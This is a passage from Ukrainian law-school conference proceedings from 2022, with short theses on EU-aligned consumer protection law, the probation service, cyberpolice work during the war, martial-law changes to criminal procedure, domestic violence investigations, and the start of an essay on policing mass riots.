Основним міжнародним документом в сфері захисту прав споживачів є Керівні принципи захисту споживачів, які затверджені резолюцією №39/248 від 9 квітня 1985 року Генеральною Асамблеєю ООН [2]. Ці принципи прийняті в основу ЗУ «Про захист прав споживачів».

Важливою складовою процесу інтеграції України у ЄС є адаптація національного законодавства. Так, 18 березня 2004 року прийнятий ЗУ «Про Загальнодержавну програму адаптації Законодавства України до законодавства Європейського Союзу» [3]. Це стало пріоритетним напрямком зовнішньої політики. На місці Європейської економічної спільноти у 1992 році утворена Європейська Спільнота.

На сьогодні ЄС є найбільшим зовнішньоторговельним партнером України у світі.

Основою прав та обов'язків споживачів в ЄС є Директива 2011/83/ЄС від 25 жовтня 2011 р [4]. Цей європейський документ слугує базою для споживачів, зокрема, що стосується їх прав та обов'язків.

Одним із останніх прийнятих ЄС документів щодо захисту споживачів є Регламент (ЄС) № 2017/2394 Європейського Парламенту та Ради від 12 грудня 2017 року «Про співробітництво між національними органами, відповідальними за виконання законів про захист прав споживачів» [5]. Цей Регламент встановлює умови, згідно з якими компетентні органи, що захищають інтереси споживачів, співпрацюють та координують дії між собою, щоб забезпечити виконання вимог цих законів та безперебійне функціонування внутрішнього ринку, а також для посилення захисту економічних інтересів споживачів.

У Європейському Союзі, умови за шкоду заподіяну неякісною продукцією, визначаються Директивою Ради від 25 липня 1985 р. 85/374/ЄЕС «Про наближення законів, постанов та адміністративних положень держав членів щодо відповідальності за неякісну

продукцію» [6]. Варто зазначити, що саме положення цієї Директиви найбільш повною мірою відображені в законодавстві України. Більше того, деякі норми українського законодавства містять суворіші вимоги щодо захисту прав споживачів, а ніж норми Директиви. Згідно статті 6 Директиви 85/374/ЄЕС продукція є неякісною, коли вона не надає справедливо очікуваного рівня безпеки, враховуючи всі обставини, включаючи: представлення продукції; можливе використання продукції; час коли продукція надійшла в обіг. Продукція не повинна вважатися неякісною тільки з тієї причини, що після її випуску в обіг надійшла продукція більш високої якості [6].

Аналогічні за змістом норми містяться і в українському законодавстві, зокрема у параграфі 3 «Відшкодування шкоди, завданої внаслідок недоліків товарів, робіт, послуг» глави 82 ЦК України «Відшкодування шкоди», статті 16 ЗУ «Про захист прав споживачів» та ЗУ «Про відповідальність за шкоду, завдану внаслідок дефекту в продукції». Варто зазначити, що важливе значення у сфері відповідальності за неякісну продукцію, має саме прийняття Верховною Радою України 19 травня 2011 року ЗУ «Про відповідальність за шкоду, завдану внаслідок дефекту в продукції». Оскільки, даний Закон практично дублює Директиву ЄС від 25 липня 1985 р. 85/374/ЄЕС «Про наближення законів, постанов та адміністративних положень держав-членів щодо відповідальності за неякісну продукцію».

Питанням безпеки продукції в праві ЄС присвячена Директива Ради від 3 грудня 2001 року 2001/95/ЄС щодо загальної безпеки продукції [7]. Дана Директива має горизонтальний характер, оскільки її положення застосовуються в тих випадках, коли в законодавстві Співтовариства відсутні галузеві (вертикальні) директиви щодо безпеки конкретних видів продукції.

Ще один важливий документ схвалено Кабінетом Міністрів України, що стосується безпеки іграшок. 3 28.02 2018 року Постанова № 151 «Про затвердження технічного регламенту безпечності іграшок» [8] діє у новій редакції. В Європі це питання врегульовано Директивою 2009/48 Європейського Парламенту та Ради від 18 червня 2009 р. Про безпеку іграшок [9]. Дана Директива встановлює правила безпеки іграшок та їх вільне переміщення в межах Співтовариства.

У Європейському Союзі, контрактам, що укладаються на умовах «таймшер», присвячено Директиву Європейського Парламенту та Ради від 26 жовтня 1994 р. 94/47/ЄС про захист покупців щодо деяких аспектів договорів стосовно прав покупців, що використовують

нерухоме майно протягом певного часу (таймшер) [10]. Таймшер перекладається як «поділ часу». Його суть в купівлі права користування нерухомим майном. Це право обмежується в часі, тобто особа може має право користування в конкретно визначений період часу.

Важливе значення для практики застосування договорів відносно прав покупців, що використовують нерухоме майно протягом певного часу (таймшер), має Директива 94/47/ЄС від 26.10.1994 р. Про захист покупців щодо деяких аспектів договорів стосовно прав покупців, що використовують нерухоме майно протягом певного часу (таймшер). Стаття 2 Директиви визначає, що «контракт з таймшер» це – контракт, що триває понад один рік, згідно з яким споживач, за винагороду, набуває право використовувати одне або більше житлових приміщень на один або більше періодів поселення.

На основі вищезазначеного можна зробити наступний висновок, так дослідження співвідношення національного законодавства у сфері захисту прав споживачів та європейського законодавства у цій сфері, свідчить про наступне: що держава Україна починає сприймати захист прав споживачів, як важливий елемент власної політики, яка потребує зближення із міжнародним законодавством. Це стане можливим завдяки імплементації міжнародно-правових принципів захисту прав споживачів на внутрішньодержавному рівні.

Список бібліографічних посилань

1. Загальна декларація прав людини ООН: Декларація, Міжнародний документ від 10.12.1948. Голос України. 2008. № 236.

Керівні принципи для захисту інтересів споживачів. Резолюція Генеральної

2. Асамблеї ООН 39/248 від 09.04.85р. URL: http://zakon3.rada.gov.ua/laws/show/995_903

3. Про Загальнодержавну програму адаптації Законодавства України до законодавства Європейського Союзу: Закон України від 18 березня 2004 р. Голос України. 2004. № 101

4. On consumer rights: Council Directive 2011/83/EU of 25 October 2011 (amending Council Directive 93/13/EEC and Directive 1999/44/EC and repealing Council Directive 85/577/EEC and Directive 97/7/EC) Official Journal 423 of the European Union. Available from: <http://eur-lex.europa.eu>.

5. Про співробітництво між національними органами, відповідальними за виконання законів про захист прав споживачів: Регламент (ЄС) № 2017/2394 Європейського Парламенту та Ради від 12 грудня 2017 року URL: <https://eur-lex.europa.eu/legalcontent/bg/TXT/?uri=CELEX%3A32017R2394>

6. Про наближення законів, постанов та адміністративних положень держав-членів щодо відповідальності за неякісну продукцію: Директива 85/374/ЄЕС від 25.07.1985 р. URL: http://zakon4.rada.gov.ua/laws/show/994_348

7. Щодо загальної безпеки продукції: Директива 2001/95/ЄС від 03.12.2001 р. URL: <http://old.minjust.gov.ua/45878>

8. Про затвердження технічного регламенту безпечності іграшок. URL: <http://zakon.rada.gov.ua/laws/show/151-2018-%D0%BF#n8>

9. Про безпеку іграшок: Директива 2009/48 від 18.06.2009р. URL: <http://old.minjust.gov.ua/45878>

10. Про захист покупців щодо деяких аспектів договорів стосовно прав покупців, що використовують нерухоме майно протягом певного часу (таймшер): Директива 94/47/ЄС від 26.10.1994 р. URL: <http://old.minjust.gov.ua/45878>

Одержано 02.06.2022

Олександра Сергіївна ГОЛОВКО,

студентка Ф6-Пздср-21-1

Харківського національного університету внутрішніх справ

Науковий керівник:

*викладач кафедри фундаментальних
та юридичних дисциплін факультету № 6
Харківського національного університету
внутрішніх справ **К. М. Гуртова***

РОЛЬ СЛУЖБИ ПРОБАЦІЇ В ГАЛУЗІ КРИМІНАЛЬНОГО ПРАВА

Вчені-кримінологи досить давно займаються проблемами так званої рецидивної злочинності. Зазначається, що рецидивна злочинність є свідченням того, що кримінально-орієнтований спосіб життя набув рис соціальної практики. Вчинення нового правопорушення стало способом задоволення навіть найелементарніших побутових потреб. Проте, сучасна система правосуддя має свої сильні сторони. Кримінальним кодексом України запроваджено ряд нових, альтернативних позбавленню волі, видів кримінальних покарань, а також передбачено можливість звільнення засудженого від відбування покарання з випробуванням за умови гарантії його виправлення без відбування покарання в умовах ізоляції від суспільства.

Контроль за виконанням таких покарань було покладено на кримінально-виконавчу інспекцію Державної кримінально-виконавчої служби. Тому, додаткові навантаження на кримінально-виконавчу інспекцію, переорієнтація її діяльності на виконання соціально-попереджувальних функцій поставило питання про доцільність утворення служби пробачії, яка б мала більші правові та соціальні повноваження, та реально займалася б питаннями ресоціалізації засуджених. Аналіз досвіду передових країн Європи показує, що виконання альтернативних видів покарань покладено на спеціалізовану державну службу, яка знаходиться поза поліцією та в'язницею – службу пробачії.

5 лютого 2015 року Верховною радою України був прийнятий Закон України «Про пробачію». Суть пробачії полягає у встановленні нагляду за засудженими з покладеннями на них певних зобов'язань й обмежень, без ізоляції від суспільства (відвідувати центри пробачії, періодично зустрічатися з наглядовим офіцером, брати участь у певних різновидах діяльності, дотримуватися законослухняної поведінки тощо). Цю функцію виконує служба пробачії, головна мета діяльності якої полягає в захисті суспільства, попередженні повторних кримінальних правопорушень, сприянні реінтеграції правопорушника в суспільство.

Практика роботи служби пробачії в європейських країнах дозволяє сформулювати такі її основні завдання: сприяння інтеграції правопорушника в суспільстві, формування у нього поваги до соціальних та правових норм; участь потерпілого в кримінальному процесі та відновлення справедливості стосовно захисту його прав; залучення правопорушника до процесу реституції; захист суспільства завдяки ефективному застосуванню альтернативних видів покарань; зменшення ризику вчинення повторних кримінальних правопорушень. Таким чином, вивчення зарубіжного досвіду у сфері пробачії, усвідомлення її необхідності, дозволяє її законодавчо закріпити, розширити її функції та повноваження, створити відповідну службу, яка виконувала б усі види покарань, що не пов'язані з позбавленням волі та функції, покладені на неї державою.

Список бібліографічних посилань

1. Про пробачію: Закон України від 05.02.2015 №160-VIII. Відомості Верховної Ради. 2015. № 13, Ст. 93.
2. Про затвердження Переліку заходів, щодо реалізації пробачійних програм: Наказ Міністерства юстиції України № 926/5 від 28.03.2018 р.
3. Про затвердження Порядку здійснення нагляду та проведення соціально-виховної роботи із засудженими до покарань, не

пов'язаних із позбавленням волі: Наказ Міністерства юстиції України № 272/5 від 29.01.2019 р.

Одержано 09.06.2022

Аміна Ігорівна ГОЛОВНЯ,

курсант групи Ф4-402

Харківського національного університету внутрішніх справ

Науковий керівник:

викладач кафедри протидії кіберзлочинності факультету № 4


Харківського національного університету внутрішніх справ С. В. Калякін

ПРИНЦИПИ РОБОТИ КІБЕРПОЛІЦІЇ В УМОВАХ ІНФОРМАЦІЙНОЇ ВІЙНИ ТА В УМОВАХ ВОЄННОГО СТАНУ

Наразі нелегко знайти громадянина України, що міг би назвати себе «аполітичним». Зараз не знайдеш того, хто не слідкує за тим, що коїться, та за сімейним переглядом телевізора не буде того, хто скаже: «Вимкни новини. Краще переглянемо фільм». Україна згуртувалася та вимушено взяла до рук зброю: хтось – саморобний «коктель Молотова», хтось – автомат, вмілі оратори – слово, а IT-фахівці долучилися до ведення бойових дій в кіберпросторі.

Інформаційний простір в мережі дає неабиякі можливості ворогу для деморалізації населення України. На щастя, ми маємо чим відповісти, та російська пропаганда немає жодної сили на території України. Поліція працює в посиленому режимі, і кіберполіція не виняток. «Наразі багато IT-фахівців долучилися до допомоги кіберполіції та разом дають відсіч агресору. Хтось надсилає скарги на ворожі ресурси, хтось – займається розробкою інформаційних систем, які забезпечують інформаційну безпеку наших внутрішніх ресурсів, хтось – розповідає про правила кібергігієни. Все це допомагає вистояти та перемогти у інформаційній війні», – зауважив Євгеній Панченко. Спільно з волонтерами кіберполіція розробила інформаційні системи та рішення, які зараз допомагають у комунікації та покращують захист від атак хакерів із росії. Наразі спільнота волонтерів, які організовані навколо кіберполіції, налічує близько 200 тисяч осіб. Нині на неї покладено обов'язки не лише боротьби з кіберзлочинністю. Кіберполіція підтримує та забезпечує роботу телеграм ботів: @Stop_russians_propaganda_bot

та «Народний месник» @ukraine_avanger_bot .

«Народний месник» створений для повідомлення підрозділів Національної Поліції України про особливі позначки на дорогах та контролю за пересуваннями загарбницьких сил РФ, що забезпечує ефективний обмін інформацією. @Stop_russians_propaganda_bot є

ботом, що допомагає знаходити та знешкоджувати ресурси, що ведуть пропаганду. Бот створений та веде боротьбу завдяки працівникам кіберполіції. «Наразі до телеграм-каналу приєдналися понад 140 тисяч користувачів, які надіслали понад 3 мільйони скарг та заблокували 1500 ворожих ресурсів», – наголосив Євгеній Панченко.

Список бібліографічних посилань

1. <https://cyberpolice.gov.ua/news/protydiya-rosijskomu-vorogu-v-informacziynomu-prostori---klyuchove-zavdannya-kiberpolicziyi-v-umovax-vijny-8148/> - стаття «Протидія російському ворогу в інформаційному просторі - ключове завдання кіберполіції в умовах війни».

2. https://zaxid.net/kiberpolitsiya_rozpovila_pro_shahrayski_shemi_pid_chas_viyni_n1540381

Одержано 06.06.2022

Артем Євгенович ГОЛУБОВ,

доцент кафедри права

Національного аерокосмічного університету імені М. Є. Жуковського

«Харківський авіаційний інститут»,

кандидат юридичних наук, старший науковий співробітник

ЩОДО ДОТРИМАННЯ НОРМ КОНСТИТУЦІЇ УКРАЇНИ ПРИ ВНЕСЕННІ ЗМІН ДО КПК УКРАЇНИ В УМОВАХ ВОЄННОГО СТАНУ

Визначення завдань кримінального провадження, порядку, послідовності, змісту окремих процесуальних дій та в цілому окремих стадій, процесуальних прав та обов'язків його суб'єктів, все це відбувається завдяки кримінальному процесуальному законодавству. Зміст кримінального процесуального законодавства становлять відповідні кримінальні процесуальні норми, джерелами яких, як відомо, є Конституція України, міжнародні договори України, КПК України, закони України тощо. І, виходячи з положень теорії держави та права, воно виконує регулятивну та охоронну функцію щодо кримінальних процесуальних відносин. Як результат, маємо певний юридичний засіб, який впорядковує суспільні відносини у цій сфері та забезпечує досягнення індивідуальних та колективних (публічних) потреб (інтересів) учасників кримінальних процесуальних відносин.

Слід відмітити, що регулююча роль кримінального процесуального закону з одного боку базується на загальній обов'язковості

його норм та забезпеченні їх можливістю застосування примусу з боку держави, а з іншого на втілені в його змісті основоположних правових засад (рівності, гуманізму, верховенства права, законності тощо). Саме ці вихідні положення забезпечують не тільки стабільність правового регулювання у сфері кримінального процесу, а й створюють передумови формування змісту національного кримінального провадження відповідно до сутності демократичної, соціальної та правової держави, якою є Україна.

Отже, можна констатувати той факт, що стабільність правового регулювання кримінальної процесуальної діяльності, забезпечення досягнення мети правового впорядкування відповідних процесуальних відносин, здатність задовольнити інтереси (потреби) суб'єктів цих відносин, а отже виконати завдання кримінального провадження, істотним чином залежить від дотримання під час формування змісту кримінального процесуального законодавства, визначення правових засобів, через які воно впливає на виникнення, розвиток, припинення кримінальних процесуальних відносин, відповідних засад.

В науковій доповіді обґрунтовується думка, що дотримання (врахування) основоположних правових засад, які в тому числі знайшли своє відображення в нормах Конституції України, при опрацюванні та внесенні змін до КПК України, навіть в умовах надзвичайних обставин чи воєнного стану, є обов'язковим. Адже у випадку неврахування при опрацюванні та внесенні змін до КПК України відповідних правових засад, які відображені в нормах Конституції України, такі положення втрачають ознаки відповідності їх засадам права, зокрема рівності, верховенства права, гуманізму. У такому випадку отриманий засіб правового регулювання кримінальних процесуальних відносин не забезпечує досягнення дійсної мети функціонування кримінального провадження, зокрема в демократичній, соціальній та правовій державі, якою є Україна.

Розглянемо наведену тезу на прикладі аналізу змін та доповнень внесених до КПК України в умовах воєнного стану та відповідності їх норм Конституції України.

Щодо КПК України, то можемо відмітити наступні зміни та доповнення до нього, які обумовлені необхідністю здійснення кримінального провадження в умовах збройної агресії РФ про України та введення воєнного стану в країні: уточнено підслідність щодо розслідування кримінальних правопорушень передбачених ст. ст. 111-1, 114-1, 114-2 КК України; уточнено підслідність слідчих органів безпеки (ч. 2 ст. 216 КПК України); оновлено редакцію ст. 615 КПК

України, якою регламентовано питання особливого режиму досудового розслідування та продовження строків тримання під вартою під час судового провадження в умовах воєнного, надзвичайного стану або у районі проведення антитерористичної операції чи заходів із забезпечення національної безпеки і оборони, відсічі і стримування збройної агресії РФ та/або інших держав проти України; КПК України доповнено ст. 616 «Скасування запобіжного заходу для проходження військової служби за призовом під час мобілізації, на особливий період або зміна запобіжного заходу з інших підстав»; до низки статей КПК України внесені зміни та доповнення щодо підвищення ефективності досудового розслідування "за гарячими слідами" та протидії кібератакам; внесені зміни до умов застосування запобіжного заходу у вигляді тримання під вартою у зв'язку із підозрою особи у вчиненні злочинів, передбачених ст. ст. 109-114-1, 258-258-5, 260, 261, 437-442 КК України. З аналізу наведених змін та доповнень до КПК України простежується тенденція адаптування цього акту до здійснення кримінального провадження в умовах збройної агресії РФ та введення воєнного стану в Україні, а отже підвищення ступеня протидії злочинам учиненим у такий період. Але чи всі вони відповідають та узгоджуються із окремими положенням Конституції України.

Так, якщо проаналізувати наведені зміни, то можна констатувати той факт, що при внесенні змін та доповнень до КПК України законодавець якщо не прямо проігнорував, то в певний спосіб (через встановлення виключень) не врахував окремі положення Конституції України, які стосуються регламентації основ кримінальної процесуальної діяльності. Є підстави вважати, що зокрема не відповідають конституційним засадам положення таких статей КПК України:

- п. 2 ч. 1 ст. 615 КПК України, якою за відсутності об'єктивної можливості виконання слідчим суддею повноважень по здійсненню судового контролю за діями (рішеннями) слідчого, прокурора, що обмежують конституційні права особи, такі повноваження надаються керівнику відповідного органу прокуратури – суперечить положенням ст. ст. 24, 64, 129, 131-1 Конституції України;

- п. 6 ч. 1 ст. 615 КПК України, якою строк затримання особи без ухвали слідчого судді може становити до двохсот шістнадцяти годин – суперечить положенням ст. 29, 64, 129 Конституції України;

- ч. 5-6 ст. 615 КПК України в частині автоматичного продовження строків тримання під вартою під час судового провадження в умовах воєнного надзвичайного стану або у районі проведення

антитерористичної операції чи заходів із забезпечення національної безпеки і оборони, відсічі і стримування збройної агресії РФ та/або інших держав проти України – суперечать положенням ст. 29, 64, 129 Конституції України, рішення ЄСПЛ «Шишков проти Болгарії», «Тейс проти Румунії»;

- ст. 616 КПК України щодо можливості скасування підозрюваному (обвинуваченому) запобіжного заходу у вигляді тримання під вартою для проходження військової служби за призовом під час мобілізації, на особливий період – суперечать положенням ст. 24, 64, 129 Конституції України.

Наведені приклади та аналіз пояснювальних записок до відповідних проектів законів України про внесення змін та доповнень до КПК України свідчать, що законодавець в основу ухвалених актів поклав міркування забезпечення пріоритету інтересів держави в умовах воєнного стану, а не пріоритету прав особи, що явно суперечить положенням ст. 3 Конституції України. Також викликає занепокоєння неврахування відповідних норм міжнародного права (Європейської конвенції про захист прав людини та основоположних свобод) та судової практики ЄСПЛ.

Узагальнюючи наведене, констатуємо, що при внесенні змін до КПК України в умовах воєнного стану законодавцем не було дотримані вимог законопроектної техніки (зокрема не проведено відповідні юридичні експертизи проектів нормативно-правових актів), що призвело до дотримання при ухваленні відповідних законів норм Конституції України. Це певним чином ставить під сумнів відповідність форми та змісту національного кримінального провадження сутності та рисам демократичної, соціальної та правової держави, якою є Україна. Як перспективу подальшого вирішення цього питання вбачається за необхідне проведення більш змістовного аналізу підстав, змісту та правових наслідків ухвалених змін та доповнень до КПК України в контексті їх відповідності Конституції України та ефективності їх реалізації для досягнення завдань кримінального провадження. Зокрема окремі положення можуть стати предметом розгляду Конституційним Судом України. Як вважається, саме демократичні цінності, які зараз захищає та боронить наша країна, у тому числі права людини, і є тією засадою, яка має бути основою національного кримінального провадження України.

Одержано 05.06.2022

В'ячеслав Петрович ГОНТАРЕНКО,

*аспірант відділу організації освітньо-наукової підготовки
Харківського національного університету внутрішніх справ*

ДОСУДОВЕ РОЗСЛІДУВАННЯ КРИМІНАЛЬНИХ ПРАВОПОРУШЕНЬ, ПОВ'ЯЗАНИХ ІЗ ДОМАШНІМ НАСИЛЬСТВОМ: СТАН НАУКОВОГО ДОСЛІДЖЕННЯ

Активізація наукових досліджень проблем досудового розслідування кримінальних правопорушень, пов'язаних із домашнім насильством обумовлена криміналізацією домашнього насильства через формування нового складу кримінального правопорушення, передбаченого ст. 126-1 Кримінального кодексу України «Домашнє насильство» [1], що було передбачено Законом України «Про внесення змін до Кримінального та Кримінального процесуального кодексів України з метою реалізації положень Конвенції Ради Європи про запобігання насильству стосовно жінок і домашньому насильству та боротьбу з цими явищами» від 06.12.2017 № 2227-VIII [2].

На цьому етапі розвитку наукових уявлень про проблеми досудового розслідування кримінальних правопорушень, пов'язаних з домашнім насильством доречно звернутися до монографічного дослідження Іщенко Т. В. (2021), яка досліджувала криміналістичну характеристику домашнього насильства, розкрито зміст таких її структурних елементів як: спосіб вчинення (з урахуванням форм домашнього насильства – психологічного, фізичного, економічного) у поєднанні зі способами підготовки та приховування (виокремлено способи підготовки до вчинення психологічного та фізичного насильства, різновиди способів погрози, а також способи приховування кримінального правопорушення); обстановка (місце та час вчинення); слідова картина (матеріальні, ідеальні та цифрові сліди); особа злочинця (визначено біологічні, соціальні та психологічні властивості і стани); особа потерпілого (здійснено класифікацію потерпілих за трьома групами залежно від їхніх сімейних, родинних або ж близьких відносин зі злочинцем, з'ясовано їхні соціальні ролі), визначено кореляційні зв'язки між ними. У зв'язку з цим, заслуговують на увагу пропозиції дослідниці щодо: 1) надання прокуророві права розпочинати кримінальне провадження за ст. 126-1 КК України, якщо особа через свій безпорадний стан або з інших об'єктивних причин не може самотійно захистити свої законні інтереси; 2) виключення ст. 126-1 КК України з переліку кримінальних правопорушень, за якими кримінальне провадження може

бути розпочато у формі приватного обвинувачення. Підкреслено також важливість розширення переліку приводів для початку досудового розслідування домашнього насильства.

Одночасно, з урахуванням позитивного досвіду зарубіжних країн запропоновано впровадження положення щодо проведення допиту неповнолітнього особою зі спеціальною підготовкою та відповідною освітою (юридичною або психологічною), яка б під час цієї слідчої (розшукової) дії набувала статусу спеціаліста. Крім того, доведено необхідність впровадження в практичну діяльність слідчих підрозділів методу проведення процесуального інтерв'ю (протоколу NICHD) під час розслідування кримінальних проваджень, пов'язаних з насильством відносно дітей, в тому числі і домашнього насильства.

У своїх роботах науковці не оминули увагою й питання використання спеціальних знань під час розслідування кримінальних правопорушень, пов'язаних із домашнім насильством. Наприклад, О. В. Александренко акцентує предмет досліджень на складнощах виявлення і фіксації слідів економічного, психологічного та духовного насильства. В таких ситуаціях вчений пропонує звертатись до спеціалістів: лікарів, психологів, психіатрів, юристів та ін., які за службовим обов'язком могли відвідувати місця проживання потерпілих та у зв'язку із цим можуть освіченими про домашню обстановку, стан забезпеченості родини та окремих її членів, про те, чи зверталися потерпілі до них зі скаргами на кривдників, заявляли про конкретні обставини насильства, ними фіксувались сліди від насильницьких дій кривдників, надавали письмові свідчення про подію тощо [3, с. 16].

Слушною також вбачається думка відносно процедури укладання угоди про примирення у провадженнях за фактами домашнього насильства. Як зазначають дослідники, у кримінальних провадженнях, пов'язаних із домашнім насильством, прокурору слід заперечувати проти затвердження в суді угоди про примирення, якщо є достатні підстави вважати, що на добровільність рішення потерпілої жінки щодо укладення угоди могли негативно вплинути, зокрема, спільне проживання потерпілої з винним, матеріальна від нього залежність, характер нанесених тілесних ушкоджень, наявна інформація про попередні випадки домашнього насильства (ймовірність систематичних насильницьких дій в сім'ї) та інші фактори, що можуть тримати потерпілу в стані страху, суттєво придушувати її волю [4].

Відомі й інші слушні пропозиції щодо удосконалення процедури досудового розслідування по кримінальним правопорушенням,

пов'язаним із домашнім насильством. Зокрема, Удовенко Ж.В. та Воробей О.В. наголошують на наступному: при розгляді заяв та повідомлень про вчинення домашнього насильства органи поліції, крім вжиття заходів для його припинення, повинні надавати допомогу постраждалим особам з урахуванням результатів оцінки ризиків у порядку, визначеному центральним органом виконавчої влади, що забезпечує формування державної політики у сфері запобігання та протидії домашньому насильству; існує нагальна потреба розробки інструкції для щодо взаємодії правоохоронних органів з медичними та педагогічними працівниками, оскільки Закон чітко прописує, що повідомляти про випадки домашнього насильства повинні саме медики і вчителі; необхідністю є й опрацювання питання щодо введення спеціалізації слідчих саме з розслідування цієї категорії злочинів [5, с. 30-31].

Підсумовуючи викладене слід відзначити про деякі закономірності розвитку кримінально-процесуальної думки з досліджень проблем досудового розслідування кримінальних правопорушень, пов'язаних з домашнім насильством. Перший висновок вказує на поетапність розвитку таких досліджень, що пов'язано із зміною матеріально-правової основи, себто кримінального законодавства, яке в різні часи надавало різну кваліфікаційну модель кримінальних правопорушень, пов'язаних із домашнім насильством. Так, на першому етапі вітчизняні науковці здебільшого спрямували увагу на дослідження кримінально-правових та кримінологічних проблем протидії кримінальним правопорушенням, що входять до поняття «злочини, пов'язані із домашнім насильством». Зустрічаються лише окремі праці кримінально-процесуального або криміналістичного характеру, спрямовані на вирішення проблем розслідування комплексу різновидів кримінальних правопорушень, що входять до поняття «злочини, пов'язані із домашнім насильством».

Наступний етап (з 2017 року) розвитку наукових уявлень про проблеми досудового розслідування кримінальних правопорушень, пов'язаних з домашнім насильством пов'язаний із прийняттям Закону України «Про внесення змін до Кримінального та Кримінального процесуального кодексів України з метою реалізації положень Конвенції Ради Європи про запобігання насильству стосовно жінок і домашньому насильству та боротьбу з цими явищами», яким Особливу частину КК України доповнено ст. 126-1 – «домашнє насильство». Вказана подія змістила акценти наукових досліджень на проблеми розслідування домашнього насильства в рамках одного складу злочину.

Наразі спостерігається початок переходу до третього етапу розвитку наукових досліджень з проблем розслідування кримінальних правопорушень, пов'язаних із домашнім насильством. Останній характеризується зміщенням акцентів науковців на дослідження проблем розслідування інших видів кримінальних правопорушень, пов'язаних із домашнім насильством, відмінних від передбачених ст. 126-1 КК України «домашнє насильство».

Список бібліографічних посилань

1. Кримінальний кодекс України: Закон України від 05 квіт. 2001 р. № 2341-III. URL: <https://zakon.rada.gov.ua/laws/show/2341-14>.

2. Про внесення змін до Кримінального та Кримінального процесуального кодексів України з метою реалізації положень Конвенції Ради Європи про запобігання насильству стосовно жінок і домашньому насильству та боротьбу з цими явищами: Закон України від 06.12.2017 № 2227-VIII. URL: <https://zakon.rada.gov.ua/laws/show/2227-19#n41> (Відомості Верховної Ради (ВВР), 2018, № 5, ст.34).

3. Александренко О. В. Сучасні можливості судових експертиз і напрями використання спеціальних знань при розслідуванні злочинів, пов'язаних з домашнім насильством. Теорія і практика судової експертизи і криміналістики: матеріали III-ої Всеукраїнської науково-практичної конференції (м. Київ, 27 лютого 2020 року). Київ-Маріуполь, 2020. С. 14–18.

4. Уварова О., Мозгова В.та Соколова Я. Забезпечення доступу жінок до правосуддя в Україні: навч. посіб. для суддів і прокурорів. Національна частина (У межах проекту Ради Європи “Покращення доступу жінок до правосуддя в п'яти країнах Східного партнерства (Азербайджані, Armenії, Грузії, Республіці Молдова і Україні)” 2016) 43.

5. Удовенко Ж. В, Воробей О. В. Законодавче закріплення в КПК України положень, спрямованих на запобігання та протидію домашньому насильству. Електронний ресурс. С. 28-31. URL: http://ekmair.ukma.edu.ua/bitstream/handle/123456789/17790/Udovenko_Zakonodavche_zakriplennia_v_KPK_polozhen_spryamovanykh_na_zapobihannia_ta_prottydiu_domashnomu_nasylstvu.pdf?sequence=5.

Одержано 09.06.2022

Анастасія Олександрівна ГРАНКІНА,

курсант групи ФЗ-102

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри тактичної та спеціальної

фізичної підготовки факультету № 3

Харківського національного університету внутрішніх справ,

*кандидат технічних наук, доцент **І. В. Власенко***

АКТУАЛЬНІСТЬ ДОСЛІДЖЕННЯ ЗАСТОСУВАННЯ СПЕЦІАЛЬНОЇ ТЕХНІКИ НА МАСОВИХ ЗАВОРУШЕННЯХ

Антидержавні прояви різного характеру завжди негативно впливають на життя країни в цілому, а соціально-політичні кризисні ситуації мають найбільший негативний ефект. Масові безладдя здатні підірвати економіку країни, похитнути політичну ситуацію, викликати страх у населення та недовіру до органів влади але в кінцевому випадку страждає населення країни, а в заворушеннях травмуються люди, псується майно. Захоплення об'єктів критичної інфраструктури міста, органів державної влади та об'єктів МВС є кримінальним злочином. Тому протидія масовим заворушенням є однією з головних задач правоохоронних органів.

Масові заворушення - злочин проти громадської безпеки, що полягає в організації та участі в масових заворушеннях, що супроводжуються насильством, погромами, підпалами, знищенням майна, застосуванням вогнепальної зброї, вибухових речовин або вибухових пристроїв, а також наданням збройного опору представників влади.

